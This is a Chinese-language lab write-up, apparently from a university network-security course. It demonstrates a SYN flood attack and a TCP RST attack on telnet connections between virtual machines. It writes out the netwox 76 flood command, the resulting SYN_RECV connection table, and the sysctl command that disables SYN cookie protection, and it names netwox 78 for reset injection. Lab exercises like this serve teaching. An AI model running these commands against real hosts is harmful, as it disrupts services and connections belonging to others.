TCP/IP 攻击


一、SYN 洪流攻击

SYN 洪流攻击是 DOS 攻击的一种形式。攻击者发现许多 SYN 请求给受害者的 TCP 端口，但是攻击者没有完成三次握手的意向。攻击者或使用虚假的 IP 地址，或者不继续过程。在这个过程中，攻击者可以使受害者的用于半连接的队列溢出。例如，一个完成 SYN，SYN-ACK 但没有收到最后 ACK 回复的 ACK 回复连接。当这个队列满了的时候，受害者不能够在进行更多的连接。


SYN 缓存策略：SYN 缓存是对抗 SYN 洪流攻击的一种防御机制。如果机器检测到它正在被 SYN 洪流攻击，这种机制会被 kick in。

说明：观察者使用 windows 宿主，被攻击者和攻击者使用虚拟机 Linux。


1. 观察者与被攻击者建立 Telnet 连接，从而远程登录主机的账户。



2. 在被攻击者上查看半开队列的最大长度。



3. 在被观察者上查看缓冲保护状态



4. 断开观察者与被攻击者的连接

5. 在攻击者中使用 netwox76 号工具攻击

```
[12/03/2016 06:27] seed@ubuntu:~$ su
Password:
[12/03/2016 06:27] root@ubuntu:/home/seed# netwox 76 -i 192.168.203.128 -p 23
```

6. 尝试连接观察者与被攻击者
   此时可以连接，因为被攻击者处于缓冲保护状态
7. 在被攻击者中查看端口的连接情况，发现大量 SYN 半开连接

```
tcp        0      0 192.168.203.128:23      249.99.63.196:36907     SYN_RECV
tcp        0      0 192.168.203.128:23      250.250.161.4:8959      SYN_RECV
tcp        0      0 192.168.203.128:23      246.114.216.38:8137     SYN_RECV
tcp        0      0 192.168.203.128:23      254.111.136.152:23240   SYN_RECV
tcp        0      0 192.168.203.128:23      253.170.33.63:41245     SYN_RECV
tcp        0      0 192.168.203.128:23      249.82.89.9:60812       SYN_RECV
tcp        0      0 192.168.203.128:23      246.67.159.42:11425     SYN_RECV
tcp        0      0 192.168.203.128:23      250.65.72.125:58450     SYN_RECV
tcp        0      0 192.168.203.128:23      254.67.71.253:4742      SYN_RECV
tcp        0      0 192.168.203.128:23      250.77.190.94:46818     SYN_RECV
tcp        0      0 192.168.203.128:23      243.204.81.165:10887    SYN_RECV
tcp        0      0 192.168.203.128:23      142.72.27.207:29091     SYN_RECV
tcp        0      0 192.168.203.128:23      244.140.102.219:27064   SYN_RECV
tcp        0      0 192.168.203.128:23      252.38.81.11:41690      SYN_RECV
tcp        0      0 192.168.203.128:23      250.180.173.39:45639    SYN_RECV
tcp        0      0 192.168.203.128:23      240.120.28.8:58602      SYN_RECV
tcp        0      0 192.168.203.128:23      244.145.236.109:42334   SYN_RECV
tcp        0      0 192.168.203.128:23      247.62.228.180:61927    SYN_RECV
tcp        0      0 192.168.203.128:23      247.184.212.165:2204    SYN_RECV
tcp        0      0 192.168.203.128:23      240.137.240.166:23236   SYN_RECV
tcp        0      0 192.168.203.128:23      240.14.236.52:45806     SYN_RECV
tcp        0      0 192.168.203.128:23      242.112.165.205:23471   SYN_RECV
tcp        0      0 192.168.203.128:23      249.198.52.96:27354     SYN_RECV
tcp        0      0 192.168.203.128:23      73.171.56.20:30892      SYN_RECV
```

8. 断开连接
9. 在被攻击者中关闭缓冲保护

```
[12/03/2016 06:39] root@ubuntu:/home/seed# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```


10. **再次在攻击者中发动攻击**

11. **再次连接，发现无法连接，且 tcp 端口无连接状态**


二、在 telnet 和 ssh 连接上 TCP RST 攻击

TCP RST 攻击可以终止一个两个受害者之间已经建立 TCP 连接。例如，如果这里有一个和 A 和 B 之间已经建立的 telnet 连接，攻击者可以伪造一个 A 发向 B 的 RST 包，打破这个存在的连接。

1. 建立连接



2. 在 192.168.203.129 查看 tcp 端口连接情况



3. 通过 netwox 78 号进行 RST 攻击

4. 在 192.168.203.129 查看 tcp 端口连接情况，发现断开连接